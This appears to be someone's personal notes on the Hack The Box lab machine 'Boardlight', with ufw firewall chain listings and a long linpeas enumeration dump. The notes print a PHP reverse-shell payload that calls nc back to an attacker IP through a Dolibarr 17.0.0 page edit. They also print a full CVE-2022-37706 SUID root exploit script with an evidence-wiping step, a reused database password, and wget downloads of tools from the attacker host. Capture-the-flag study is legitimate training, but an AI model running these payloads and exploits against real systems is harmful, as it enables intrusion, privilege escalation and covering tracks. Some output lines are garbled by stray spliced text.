RETURN     all  --  anywhere             anywhere

Chain ufw-after-input (1 references)
target     prot opt source               destination
RETURN     udp  --  anywhere             anywhere             udp dpt:netbios-ns
RETURN     udp  --  anywhere             anywhere             udp dpt:netbios-dgm
RETURN     tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn
RETURN     tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds
RETURN     udp  --  anywhere             anywhere             udp dpt:bootps
RETURN     udp  --  anywhere             anywhere             udp dpt:bootpc
LOG        all  --  anywhere             anywhere             limit: avg 3/min burst 10 LOG level warning prefix
`[UFW BLOCK INPUT]: '
RETURN     all  --  anywhere             anywhere

Chain ufw-after-output (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere

Chain ufw-before-forward (1 references)
target     prot opt source               destination
ufw-user-forward  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain ufw-before-input (1 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate RELATED,ESTABLISHED
DROP       all  --  anywhere             anywhere             ctstate INVALID
ACCEPT     icmp --  anywhere             anywhere             icmp destination-unreachable
ACCEPT     icmp --  anywhere             anywhere             icmp source-quench
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     icmp --  anywhere             anywhere             icmp parameter-problem
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     udp  --  anywhere             anywhere             udp spt:bootps dpt:bootpc
ufw-not-local  all  --  anywhere             anywhere
ACCEPT     all  --  224.0.0.0/4          anywhere
ACCEPT     all  --  anywhere             224.0.0.0/4
ufw-user-input  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain ufw-before-output (1 references)
target     prot opt source               destination
ACCEPT     all  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED
ACCEPT     udp  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED
ufw-user-output  all  --  anywhere             anywhere
RETURN     all  --  anywhere             anywhere

Chain ufw-not-local (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere             ADDRTYPE match dst-type LOCAL
RETURN     all  --  anywhere             anywhere             ADDRTYPE match dst-type MULTICAST
RETURN     all  --  anywhere             anywhere             ADDRTYPE match dst-type BROADCAST
LOG        all  --  anywhere             anywhere             limit: avg 3/min burst 10 LOG level warning prefix
`[UFW BLOCK NOT-TO-ME]: '
DROP       all  --  anywhere             anywhere             #THIS IS THE RULE BLOCKING SCANS
```

```
Chain ufw-user-forward (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere

Chain ufw-user-input (1 references)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     udp  --  anywhere             anywhere             udp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:distcc
ACCEPT     udp  --  anywhere             anywhere             udp dpt:distcc
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn
ACCEPT     udp  --  anywhere             anywhere             udp dpt:netbios-ssn
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds
ACCEPT     udp  --  anywhere             anywhere             udp dpt:microsoft-ds
RETURN     all  --  anywhere             anywhere

Chain ufw-user-output (1 references)
target     prot opt source               destination
RETURN     all  --  anywhere             anywhere
```

C2

Boardlight

Saturday, June 1, 2024 10:05 PM

#Do recon on the machine

#enumerate users with login shells

cat /etc/passwd | grep /bin/bash

#search the filesystem for config files, cat them and search for "pass"

find / -type f -name 'conf*'

#you find a file called conf.php with the following contents:

cat /var/www/html/crm.board.htb/htdocs/conf/conf.php | grep "pass"

```
$dolibarr_main_db_user='dolibarrowner'; #THIS ISN'T PERTINENT
$dolibarr_main_db_pass='serverfun2$2023!!'; #THIS PASSWORD CAN BE USED ON ENUMERATED USER ACCOUNTS FOUND IN
/etc/passwd
```

#login as larissa, found in passwd file
su larissa
password: serverfun2$2023!!

#go to user home and grab the flag form user.txt
cd ~
cat user.txt

#search for SUID bits set
find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys --->> SUID set

#researching enlightenment_sys reveals CVE 2022-37706 with the following exploit

```
#!/usr/bin/bash
# Idea by MaherAzzouz
# Development by nu11secur1ty

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."

# The actual problem
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
	echo "[-] Couldn't find the vulnerable SUID file..."
	echo "[*] Enlightenment should be installed on your system."
	exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Welcome to the rabbit hole :)"

${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net

read -p "Press any key to clean the evedence..."
echo -e "Please wait... "

sleep 5
rm -rf /tmp/exploit
rm -rf /tmp/net
echo -e "Done; Everything is clear ;)"
```

#upload the file enl.sh, chmod it, and run it
wget http://<IP>:<PORT>/enl.sh; chmod +x enl.sh
./enl.sh

#You're now ROOT
cd /root
cat root.txt

==========EXTRA INFORMATION START==========

#linpeas.sh output:
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
--- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing /dev/ and you can impersonate it
(strings line: /dev)
ENUMERATION
==========
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

RECON:

gobuster dir -u http://<IP OF TGT> -w <wordlist>

#you find a vhost called crm.board.htb

CHANGE /etc/hosts file:
- <IP ADDR OF BOX> board.htb crm.board.htb

#navigate to your local tools folder
#open a python3 webserver to drop tools with wget
python3 -m http.server 13376

#start a nc listener on port 13375
nc -lvp 13375

#navigate to crm.board.htb on mozilla firefox
#Dolibarr 17.0.0 exploit: possible .php inject
#Default creds work
admin:admin

Weaponization:

Develop PHP reverse shell, Dolibarr 17.0.0 is vulnerable to:

```
<section id="mysection1" contenteditable="true">
    <?PHP echo system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1
|nc 10.10.16.6 13375 >/tmp/f");?>
</section>
```

Delivery:

Exploitation:

#navigate to website
#create a test site with any name
#create a header for the site with any name
#edit HTML, erase everything and replace it with the following PHP code

```
<section id="mysection1" contenteditable="true">
   <?PHP echo system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.6 13375 >/tmp/f");?>
</section>
```

#enable dynamic-update on the site to get the reverse shell to work
#You will get a shell logged in with www-data
#Create persistent backdoor with the following python command

python3 -c "import pty; pty.spawn('/bin/bash')"

Installation:

#navigate to /tmp and drop your tools (i added linpeas.sh)

cd /tmp; wget http://10.10.16.6:13376/linpeas.sh; chmod +x linpeas.sh

#run linpeas.sh

./linpeas.sh

```
Caching directories . . . . . uniq: write error: Broken pipe
DONE

╔══════════════════════════╗
═══════════════════════════╣ System Information ╠═══════════════════════════
╚══════════════════════════╝

╔═══════════╣ Operative system
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.15.0-107-generic (buildd@lcy02-amd64-017) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, GNU ld (GNU Binutils for
Ubuntu) 2.34) #117~20.04.1-Ubuntu SMP Tue Apr 30 10:35:57 UTC 2024
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.6 LTS
Release: 20.04
Codename:       focal

╔═══════════╣ Sudo version
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31


╔═══════════╣ PATH
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔═══════════╣ Date & uptime
Mon May 27 17:21:23 PDT 2024
 17:21:23 up 32 min,  0 users,  load average: 0.32, 0.08, 0.02

╔═══════════╣ System stats
Filesystem     Size  Used Avail Use% Mounted on
udev           1.9G     0  1.9G   0% /dev
tmpfs          388M  1.1M  387M   1% /run
/dev/sda2      8.3G  5.6G  2.6G  69% /
tmpfs          1.9G     0  1.9G   0% /dev/shm
tmpfs          5.0M     0  5.0M   0% /run/lock
tmpfs          1.9G     0  1.9G   0% /sys/fs/cgroup
/dev/sda1      511M  4.0K  511M   1% /boot/efi
             total        used        free      shared  buff/cache   available
Mem:        3969536      678796     2729084       16900      561656     3024376
Swap:       1048572           0    10485gcc dirtypipez.c -o dirtypipe72

╔═══════════╣ CPU info
Architecture:                    x86_64
CPU op-mode(s):                  32-bit, 64-bit
Byte Order:                      Little Endian
Address sizes:                   43 bits physical, 48 bits virtual
CPU(s):                          2
On-line CPU(s) list:             0,1
Thread(s) per core:              1
Core(s) per socket:              1
Socket(s):                       2
NUMA node(s):                    1
Vendor ID:                       AuthenticAMD
CPU family:                      25
Model:                           1
Model name:                      AMD EPYC 7763 64-Core Processor
Stepping:                        1
CPU MHz:                         2445.405
BogoMIPS:                        4890.81
Hypervisor vendor:               VMware
Virtualization type:             full
L1d cache:                       64 KiB
L1i cache:                       64 KiB
L2 cache:                        1 MiB
L3 cache:                        512 MiB
NUMA node0 CPU(s):               0,1
Vulnerability Gather data sampling: Not affected
Vulnerability Itlb multihit:     Not affected
Vulnerability L1tf:              Not affected
Vulnerability Mds:               Not affected
Vulnerability Meltdown:          Not affected
Vulnerability Mmio stale data:   Not affected
Vulnerability Retbleed:          Not affected
Vulnerability Spec rstack overflow: Mitigation; safe RET
Vulnerability Spec store bypass:  Vulnerable
Vulnerability Spectre v1:        Mitigation; usercopy/swapgs barriers and __u
                                 ser pointer sanitization
Vulnerability Spectre v2:        Mitigation; Retpolines; IBPB conditional; ST
                                 IBP disabled; RSB filling; PBRSB-eIBRS Not a
                                 ffected; BHI Not affected
Vulnerability Srbds:             Not affected
Vulnerability Tsx async abort:   Not affected
Flags:                           fpu vme de pse tsc msr pae mce cx8 apic sep
                                 mtrr pge mca cmov pat pse36 clflush mmx fxsr
                                  sse sse2 syscall nx mmxext fxsr_opt pdpe1gb
                                  rdtscp lm constant_tsc rep_good nopl tsc_re
                                 liable nonstop_tsc cpuid extd_apicid tsc_kno
                                 wn_freq pni pclmulqdq ssse3 fma cx16 pcid ss
                                 e4_1 sse4_2 x2apic movbe popcnt aes xsave av
                                 x f16c rdrand hypervisor lahf_lm extapic cr8
                                 _legacy abm sse4a misalignsse 3dnowprefetch
                                 osvw invpcid_single ibpb vmmcall fsgsbase bm
                                 i1 avx2 smep bmi2 erms invpcid rdseed adx sm
                                 ap clflushopt clwb sha_ni xsaveopt xsavec xs
                                 aves clzero arat pku ospke overflow_recov su
                                 ccor

╔═══════════╣ Any sd*/disk* disk in /dev? (limit 20)
```

```
disk
sda
sda1
sda2
sda3

╔═══════════════╣ Unmounted file-system?
╚═ Check if you can mount umounted devices
UUID=72e6984f-79c9-4cea-be79-b2fb31747b93 /         ext4    errors=remount-ro 0       1
UUID=8AD4-8A11  /boot/efi       vfat    umask=0077      0       1
/dev/sda3       swap    swap    defaults        0 0
proc    /proc   proc    defaults,hidepid=2      0 0

╔═══════════════╣ Environment
╚═ Any private information inside environment variables?
HISTFILESIZE=0
USER=www-data
SHLVL=1
HOME=/var/www
OLDPWD=/var/www/html/crm.board.htb/htdocs/website
LC_CTYPE=C.UTF-8
_=./linpeas.sh
HISTSIZE=0
PWD=/tmp
HISTFILE=/dev/null

╔═══════════════╣ Searching Signature verification failed in dmesg
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found

╔═══════════════╣ Executing Linux Exploit Suggester
╚═ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: [ ubuntu=(20.04|21.04) ],debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: probable
   Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded


╔═══════════════╣ Executing Linux Exploit Suggester 2
╚═ https://github.com/jondonas/linux-exploit-suggester-2

╔═══════════════╣ Protections
═╣ AppArmor enabled? ............... You do not have enough privilege to read the profile set.
apparmor module is loaded.
═╣ AppArmor profile? ............... unconfined
═╣ is linuxONE? ..................... s390x Not Found
═╣ grsecurity present? ............ grsecurity Not Found
═╣ PaX bins present? ............... PaX Not Found
═╣ Execshield enabled? ............ Execshield Not Found
═╣ SELinux enabled? ............... sestatus Not Found
═╣ Seccomp enabled? ............... disabled
═╣ User namespace? ................ enabled
═╣ Cgroup2 enabled? ............... enabled
═╣ Is ASLR enabled? ............... Yes
═╣ Printer? ........................ No
═╣ Is this a virtual machine? ..... Yes (vmware)

                        ╔═══════════════╗
═══════════════════════════════════════╣ Container
═══════════════════════════════════════╝
                        ╚═══════════════╝
╔═══════════════╣ Container related tools present (if any):
╔═══════════════╣ Am I Containered?
╔═══════════════╣ Container details
═╣ Is this a container? ........... No
═╣ Any running containers? ........ No


                        ╔═══════╗
═══════════════════════════════════════╣ Cloud
═══════════════════════════════════════╝
                        ╚═══════╝
═╣ GCP Virtual Machine? ................ No
═╣ GCP Cloud Funtion? ................... No
```

```
╣ AWS ECS? ..... No
╣ AWS EC2? ..... No
╣ AWS EC2 Beanstalk? ..... No
╣ AWS Lambda? ..... No
╣ AWS Codebuild? ..... No
╣ DO Droplet? ..... No
╣ Aliyun ECS? ..... No
grep: /etc/cloud/cloud.cfg: No such file or directory
╣ Tencent CVM? ..... No
╣ IBM Cloud VM? ..... No
╣ Azure VM? ..... No
╣ Azure APP? ..... No

curl: (6) Could not resolve host: metadata.google.internal


╔═══════════════════════════════════════════════════════════╗
═══════════════╣ Processes, Crons, Timers, Services and Sockets ╠═══════════════
╚═══════════════════════════════════════════════════════════╝
╔═══════════╣ Cleaned processes
╚ Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
Looks like /etc/fstab has hidepid=2, so ps will not show processes of other users
www-data   1166  0.0  0.0   2616   588 ?        S    16:53   0:00 sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.62
13375 >/tmp/f
www-data   1169  0.0  0.0   2660   580 ?        S    16:53   0:00  _ cat /tmp/f
www-data   1170  0.0  0.0   2616   600 ?        S    16:53   0:00  _ sh -i
www-data   1506  0.0  0.2  17936  8612 ?        S    17:20   0:00  |   _ python3 -c import pty; pty.spawn('/bin/bash')
www-data   1507  0.0  0.0   9912  3764 pts/0    Ss   17:20   0:00  |       _ /bin/bash
www-data   1514  0.2  0.0   3412  2568 pts/0    S+   17:21   0:00  |           _ /bin/sh ./linpeas.sh -a
www-data   4527  0.0  0.0   3412  1016 pts/0    S+   17:21   0:00  |             _ /bin/sh ./linpeas.sh -a
www-data   4531  0.0  0.0  11696  3052 pts/0    R+   17:21   0:00  |               |   _ ps fauxwww
www-data   4530  0.0  0.0   3412  1016 pts/0    S+   17:21   0:00  |             _ /bin/sh ./linpeas.sh -a
www-data   1171  0.0  0.0   3340  1980 ?        S    16:53   0:00  _ nc 10.10.16.62 13375

╔═══════════╣ Binary processes permissions (non 'root root' and not belonging to current user)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

╔═══════════╣ Processes whose PPID belongs to a different user (not root)
╚ You will know if a user can somehow spawn processes as a different user

╔═══════════╣ Files opened by processes belonging to other users
╚ This is usually empty because of the lack of privileges to read other user processes information
COMMAND    PID     USER   FD   TYPE           DEVICE SIZE/OFF   NODE NAME

╔═══════════╣ Processes with credentials in memory (root req)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd Not Found
apache2 Not Found
sshd Not Found

╔═══════════╣ Different processes executed during 1 min (interesting is low number of repetitions)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#frequent-cron-jobs

╔═══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root    1042 Feb 13  2020 /etc/crontab

/etc/cron.d:
total 36
drwxr-xr-x   2 root root  4096 Sep 17  2023 .
drwxr-xr-x 128 root root 12288 May 17 01:32 ..
-rw-r--r--   1 root root   102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root   285 Jul 16  2019 anacron
-rw-r--r--   1 root root   201 Feb 13  2020 e2scrub_all
-rw-r--r--   1 root root   712 Mar 27  2020 php
-rw-r--r--   1 root root   191 Sep 17  2023 popularity-contest

/etc/cron.daily:
total 68
drwxr-xr-x   2 root root  4096 May 13 23:41 .
drwxr-xr-x 128 root root 12288 May 17 01:32 ..
-rw-r--r--   1 root root   102 Feb 13  2020 .placeholder
-rwxr-xr-x   1 root root   311 Jul 16  2019 0anacron
-rwxr-xr-x   1 root root   539 Feb 23  2021 apache2
-rwxr-xr-x   1 root root   376 Dec  4  2019 apport
-rwxr-xr-x   1 root root  1478 Apr  9  2020 apt-compat
-rwxr-xr-x   1 root root   355 Dec 29  2017 bsdmainutils
-rwxr-xr-x   1 root root   384 Nov 19  2019 cracklib-runtime
-rwxr-xr-x   1 root root  1187 Sep  5  2019 dpkg
-rwxr-xr-x   1 root root   377 Jan 21  2019 logrotate
-rwxr-xr-x   1 root root  1123 Feb 25  2020 man-db
-rwxr-xr-x   1 root root  4574 Jul 18  2019 popularity-contest
-rwxr-xr-x   1 root root   214 May 14  2021 update-notifier-common

/etc/cron.hourly:
total 20
drwxr-xr-x   2 root root  4096 Aug 19  2021 .
drwxr-xr-x 128 root root 12288 May 17 01:32 ..
-rw-r--r--   1 root root   102 Feb 13  2020 .placeholder

/etc/cron.monthly:
total 24
drwxr-xr-x   2 root root  4096 Aug 19  2021 .
drwxr-xr-x 128 root root 12288 May 17 01:32 ..
-rw-r--r--   1 root root   102 Feb 13  2020 .placeholder
-rwxr-xr-x   1 root root   313 Jul 16  2019 0anacron
```

```
/etc/cron.weekly:
total 32
drwxr-xr-x   2 root root  4096 May 13 23:35 .
drwxr-xr-x 128 root root 12288 May 17 01:32 ..
-rw-r--r--   1 root root   102 Feb 13  2020 .placeholder
-rwxr-xr-x   1 root root   312 Jul 16  2019 0anacron
-rwxr-xr-x   1 root root   813 Feb 25  2020 man-db
-rwxr-xr-x   1 root root   403 Aug  5  2021 update-notifier-common

/var/spool/anacron:
total 20
drwxr-xr-x 2 root root 4096 May 17 01:04 .
drwxr-xr-x 6 root root 4096 May 17 01:04 ..
-rw------- 1 root root    9 May 27 16:53 cron.daily
-rw------- 1 root root    9 May  2 05:33 cron.monthly
-rw------- 1 root root    9 May 27 16:58 cron.weekly

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )


SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
HOME=/root
LOGNAME=root

1      5      cron.daily     run-parts --report /etc/cron.daily
7      10     cron.weekly    run-parts --report /etc/cron.weekly
@monthly 15    cron.monthly   run-parts --report /etc/cron.monthly

╔══════════╣ Services
╚═ Search for outdated versions
 [ + ]  acpid
 [ + ]  alsa-utils
 [ - ]  anacron
 [ - ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  auditd
 [ + ]  avahi-daemon
 [ - ]  bluetooth
 [ - ]  console-setup.sh
 [ + ]  cron
 [ - ]  cups
 [ - ]  cups-browsed
 [ + ]  dbus
 [ - ]  grub-common
 [ - ]  hwclock.sh
 [ + ]  irqbalance
 [ + ]  kerneloops
 [ - ]  keyboard-setup.sh
 [ + ]  kmod
 [ + ]  mysql
 [ + ]  networking
 [ - ]  nginx
 [ + ]  open-vm-tools
 [ - ]  openvpn
 [ + ]  php7.4-fpm
 [ - ]  pppd-dns
 [ + ]  procps
 [ - ]  pulseaudio-enable-autospawn
 [ - ]  rsync
 [ + ]  rsyslog
 [ - ]  saned
 [ - ]  speech-dispatcher
 [ - ]  spice-vdagent
 [ + ]  ssh
 [ + ]  udev
 [ - ]  uuidd
 [ + ]  whoopsie
 [ - ]  x11-common

╔══════════╣ Systemd PATH
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══════════╣ Analyzing .service files
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/sleep.target.wants/grub-common.service could be executing some relative path
You can't write on systemd PATH

╔══════════╣ System timers
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT                        LEFT         LAST                        PASSED           UNIT                         ACTIVATES
Mon 2024-05-27 17:27:27 PDT 4min 11s left Thu 2024-05-16 22:57:03 PDT 1 weeks 3 days ago apt-daily-upgrade.timer      apt-daily-
upgrade.service
Mon 2024-05-27 17:30:38 PDT 7min left     Mon 2024-05-27 16:49:13 PDT 34min ago         anacron.timer               anacron.service
Mon 2024-05-27 17:39:00 PDT 15min left    Mon 2024-05-27 17:09:00 PDT 14min ago         phpsessionclean.timer
phpsessionclean.service
Mon 2024-05-27 18:51:43 PDT 1h 28min left Mon 2024-05-13 23:37:21 PDT 1 weeks 6 days ago apt-daily.timer             apt-
daily.service
Mon 2024-05-27 23:19:46 PDT 5h 56min left Fri 2024-05-17 01:33:53 PDT 1 weeks 3 days ago motd-news.timer            motd-
```

```
news.service
Tue 2024-05-28 00:00:00 PDT 6h left      Mon 2024-05-27 16:48:31 PDT 34min ago        logrotate.timer            logrotate.service
Tue 2024-05-28 00:00:00 PDT 6h left      Mon 2024-05-27 16:48:31 PDT 34min ago        man-db.timer               man-db.service
Tue 2024-05-28 04:26:07 PDT 11h left     Thu 2024-05-16 23:11:26 PDT 1 weeks 3 days ago fwupd-refresh.timer         fwupd-
refresh.service
Tue 2024-05-28 17:03:33 PDT 23h left     Mon 2024-05-27 17:03:33 PDT 19min ago        systemd-tmpfiles-clean.timer systemd-
tmpfiles-clean.service
Sun 2024-06-02 03:10:05 PDT 5 days left  Mon 2024-05-27 16:48:43 PDT 34min ago        e2scrub_all.timer          e2scrub_all.service
Mon 2024-06-03 00:00:00 PDT 6 days left  Mon 2024-05-27 16:48:31 PDT 34min ago        fstrim.timer               fstrim.service
n/a                       n/a        n/a                       n/a             ua-timer.timer             ua-timer.service

╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers

╔══════════╣ Analyzing .socket files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/etc/systemd/system/sockets.target.wants/avahi-daemon.socket is calling this writable listener: /run/avahi-daemon/socket
/etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request
/usr/lib/systemd/system/avahi-daemon.socket is calling this writable listener: /run/avahi-daemon/socket
/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket
/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener:
/run/systemd/journal/dev-log
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog
/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/usr/lib/systemd/system/uuidd.socket is calling this writable listener: /run/uuidd/request

╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/run/acpid.socket
  └─(Read Write - Can Connect)
/run/avahi-daemon/socket
  └─(Read Write - Can Connect)
/run/dbus/system_bus_socket
  └─(Read Write - Can Connect)
/run/irqbalance//irqbalance604.sock
  └─(Read  - Cannot Connect)
/run/irqbalance/irqbalance604.sock
  └─(Read  - Cannot Connect)
/run/mysqld/mysqld.sock
  └─(Read Write - Can Connect)
/run/mysqld/mysqlx.sock
  └─(Read Write - Can Connect)
/run/php/php7.4-fpm.sock
  └─(Read Write - Can Connect)
/run/systemd/fsck.progress
  └─( - Cannot Connect)
/run/systemd/journal/dev-log
  └─(Read Write - Can Connect)
/run/systemd/journal/io.systemd.journal
  └─( - Cannot Connect)
/run/systemd/journal/socket
  └─(Read Write - Can Connect)
/run/systemd/journal/stdout
  └─(Read Write - Can Connect)
/run/systemd/journal/syslog
  └─(Read Write - Can Connect)
/run/systemd/notify
  └─(Read Write - Can Connect)
/run/systemd/private
  └─(Read Write - Can Connect)
/run/systemd/userdb/io.systemd.DynamicUser
  └─(Read Write - Can Connect)
/run/udev/control
  └─( - Cannot Connect)
/run/uuidd/request
  └─(Read Write - Can Connect)
/run/vmware/guestServicePipe
  └─(Read Write - Can Connect)
/var/run/mysqld/mysqld.sock
  └─(Read Write - Can Connect)
/var/run/mysqld/mysqlx.sock
  └─(Read Write - Can Connect)
/var/run/vmware/guestServicePipe
  └─(Read Write - Can Connect)

╔══════════╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
Possible weak user policy found on /etc/dbus-1/system.d/avahi-dbus.conf (  <policy user="avahi">)
Possible weak user policy found on /etc/dbus-1/system.d/avahi-dbus.conf (  <policy group="netdev">)
Possible weak user policy found on /etc/dbus-1/system.d/bluetooth.conf (  <policy group="bluetooth">)
Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf (       <policy user="dnsmasq">)
Possible weak user policy found on /etc/dbus-1/system.d/kerneloops.conf (  <policy user="kernoops">)
Possible weak user policy found on /etc/dbus-1/system.d/net.hadess.SensorProxy.conf (  <policy user="geoclue">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.GeoClue2.Agent.conf (  <policy user="geoclue">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.GeoClue2.conf (  <policy user="geoclue">)
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.thermald.conf (       <policy group="power">)
Possible weak user policy found on /etc/dbus-1/system.d/org.opensuse.CupsPkHelper.Mechanism.conf (  <policy user="cups-pk-
helper">)
Possible weak user policy found on /etc/dbus-1/system.d/pulseaudio-system.conf (  <policy user="pulse">)
Possible weak user policy found on /etc/dbus-1/system.d/wpa_supplicant.conf (       <policy group="netdev">)

╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
```

```
NAME                                PID PROCESS USER CONNECTION    UNIT SESSION DESCRIPTION
:1.1                                - -     -   -         -  -     -
:1.11                               - -     -   -         -  -     -
:1.12                               - -     -   -         -  -     -
:1.140                              - -     -   -         -  -     -
:1.2                                - -     -   -         -  -     -
:1.3                                - -     -   -         -  -     -
:1.4                                - -     -   -         -  -     -
:1.5                                - -     -   -         -  -     -
:1.6                                - -     -   -         -  -     -
:1.7                                - -     -   -         -  -     -
:1.8                                - -     -   -         -  -     -
:1.9                                - -     -   -         -  -     -
com.ubuntu.LanguageSelector         - -     -   (activatable) -    -     -
com.ubuntu.WhoopsiePreferences      - -     -   (activatable) -    -     -
fi.w1.wpa_supplicant1               - -     -   -         -  -     -
org.bluez                           - -     -   (activatable) -    -     -
